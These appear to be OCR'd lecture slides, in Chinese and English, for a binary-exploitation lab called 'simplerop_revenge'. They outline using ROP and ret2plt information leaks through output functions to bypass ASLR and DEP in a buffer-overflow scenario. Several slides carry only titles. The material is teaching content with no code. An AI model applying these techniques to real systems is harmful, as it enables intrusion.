
Lab 4

- simplerop_revenge


Using ROP bypass ASLR

- 假設 dynamic 編譯的程式中有 Buffer Overflow 的漏洞且在沒 PIE 情況下 (先不考慮 StackGuard 的情況)
- How to bypass ASLR and DEP ?
  - Use .plt section to leak some information
    - ret2plt
  - 通常一般的程式中都會有 put 、 send 、write 等 output function


Using ROP bypass ASLR




Using ROP bypass ASLR



